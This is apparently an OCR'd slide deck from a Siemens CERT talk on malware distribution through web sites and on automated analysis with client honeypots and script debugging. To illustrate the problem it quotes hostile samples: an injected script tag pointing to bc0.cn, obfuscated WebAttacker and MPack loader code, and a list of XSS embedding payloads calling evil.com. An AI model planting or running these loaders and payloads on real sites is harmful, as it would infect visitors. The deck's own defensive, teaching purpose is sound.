SIEMENS

Corporate Technology


Using Instrumented Browser Instances to Analyse Web Sites


Heiko Patzlaff, Siemens CERT

The distribution problem of malware - how do computers get infected?

Infection techniques of malware have largely shifted in recent years from autonomous spreading (eg. viruses, worms) to infections administered by centralized sources.

This provides attackers with more control and enables new forms of evasion techniques (eg. targeted attacks, server site polymorphism, cloaking).





Infection Vectors

Today the most effective infection vectors for malware appear to be:

e-mail worms (eg. Nyxem, Bagle, Warezov, ...)

spammed attachments

web based attacks

While most traditional forms of malware distribution are **push**, web based attacks are **pull.**


How to get people to visit malicious web sites

The overal density of infected (not adware) domains on the internet appears to be small (less than 0.5% on average but rising to more than 1% in certain areas).

Malware authors try to boost their reach through various means:

- search result elevation (spamdexing such as referrer spam)
- typo squatting (eg. gookle.com)
- spam emails containing links to malicious websites
- exploiting the advertising networks (eg. google ad-words)
- hacking legitimate websites
- user generated input (eg. spammed blogs, forums, guestbooks, message boards, galleries)

typo squatting example



example of a hacked web site


```
<meta name='description' content='<script src='http://bc0.cn/1.js'></script> ...
```

Web sites can not be trusted

Most people and companies rely on the same few counter measures:

patching

vigilance

use of alternative browsers and platforms

But defenses are leaky

- zero-day exploits
- time window between exploit and patch

To protect against web based attacks, web sites need to be analysed.

Commercial products use two different approaches:

- analyse in advance, build blacklists (SiteAdvisor) **-> problem of up-to-dateness**
- analyse in real-time (Webwasher, Finjan) **-> problem of latency and throughput**

How to analyse a web site


The question is how to analyse a web site? Where to analyse? And how to detect malicious behaviour?

Analysis can use the same tools as anti-virus: signatures, heuristics, emulation, behaviour detection, etc.

Analysing web sites can be tricky:

- in the past content was mostly static, nowadays it is often generated
- code is often encrypted and obfuscated
- web site scripting makes heavy use of self-modifying code
- there are multiple ways to include script code in web pages
- malicius content can hide in scripts, images, flash, applets, ...

static web sites and dynamic web applications



web site scripting makes heavy use of generated code and content

example from WebAttacker:


```
function ra97799(kt){
 var kt1='"></sc'+'ript>';
 var kt2='<sc'+'ript l'+'angua'+'ge="j'+'avascr'+'ipt" sr'+'c="';
 var kt3=MenuDen();
document.write(kt2+kt3+kt+kt1)
}
function MenuDen(){
var temp="",i,c=0,out="";var
  str="104!116!116!112!58!47!47!99!48!117!112!46!99!111!109!47!105!
  110!46!99!103!105!63!50!38!103!114!111!117!112!61!106!115!38!112!
  97!114!97!109!101!116!101!114!61!";
l=str.length;
while(c<=str.length-1)
{
while(str.charAt(c)!='!')temp=temp+str.charAt(c++);c++;out=out+Stri
  ng.fromCharCode(temp);temp="";
}
return(out);
}
```

web site scripting makes heavy use of generated code and content

example from MPack:

```
$B64="3n6FR^EYm(SAvCHcU#4Wh5~0G)t7J.N!x[MTy;DlLbVaBZ8Qo@g&ipKw,*e2X
  uOf";
$out2 ="<script language=javascript>".chr(13).chr(10);
$out2.="function r(lI,t) {if (!t)t='".$B64;
$out2.="';var So;var ii='';for(var
  sa=0;sa<lI.length;sa+=arguments.callee.toString().length-
  444){So=(t.indexOf(lI.charAt(sa))&255)<<18|(t.indexOf(lI.charAt(s
  a+1))&255)<<12|(t.indexOf(lI.charAt(sa+2))&255)<<(arguments.calle
  e.toString().length-
  442)|t.indexOf(lI.charAt(sa+3))&255;ii+=String.fromCharCode((So&(
  255*256*256))>>16,(So&(65000+280))>>8,So&255);}eval(ii);};";
$out2.=chr(13).chr(10)."r('";
```

code is often obfuscated or encrypted



there are multiple ways to embed script code in web pages


```
* <script language=javascript>alert(‘foo‘)</script>
* <script src=http://www.evil.com/bad.html></script>
* <iframe src=http://www.evil.com/bad.html <
* <img src="javascript:alert(‘foo‘);">
* <IMG SRC=JaVaScRiPt:alert(‘foo‘);>
* <img src="jav&#x09;ascript:alert(‘foo');">
* <img src=&#106;&#97;&#118;&#97;&#115;...
* <img src="jav          ascript:alert(‘foo‘);>
* <input type="IMAGE" src="javascript:alert(‘foo‘);">
* <body background="javascript:alert('foo');">
* <div style="background-image:
 url(javascript:alert('foo'))">
 ...
```

Manual analysis

Manual analysis uses a few tricks to get around these problems:

- patch code (eg. replace document.write() and eval() by alert() calls) and execute in browser
  - **problem: self-checksuming code**
- execute standalone (use standalone javascript engine)
  - **problem: context-dependend decryption, calls into the browser API need to be emulated**

example of context-dependend encryption



Being able to analyse web sites is a good thing.

Can be used for:

- detecting malicious sites
- learning the tricks of the attackers
- automatic checking of user contributed content in web forums
- analysing proxy logs to assess threatlevel
- real-time filtering of malicious sites

So, it is useful to be able to analyse web pages and to do it automatically.

Automate the analysis

There are various projects that do it using **client honeypots**.

Strider HoneyMonkey (Microsoft)

Honeyclient.org / MITRE

SpyBye/Google

StillSecure/Pezzonavante


UW Spycrawler

Capture HPC

To try something new and different ...

1. integrate the honeyclient into a webproxy
2. augment behaviour detection by script analysis component

architecture



script analysis using signatures and heuristics


Analysing dynamic content (scripts) using signatures and heuristics is made difficult by encryption/obfuscation and context dependency.

How to solve this problem?

Ideally one would like to let the script run in a real web browser until the decryption/deobfuscation has finished and then apply signatures and heuristics to check for malicious behaviour like the use of exploits.


The Scripting Debugger Interface

Microsoft provides an ancient debugging interface for all scripting engines:



Machine Debug Manager (mdm.exe) and Process Debug Manager (pdm.exe) are part of the Microsoft Script Debugger. Implementing the required interfaces of the Debugger IDE (IApplicationDebugger) allows one to set breakpoints and inspect variables in real-time.

Heuristics component in tandem with Honeyclient



The End ...

Enjoy the Sun!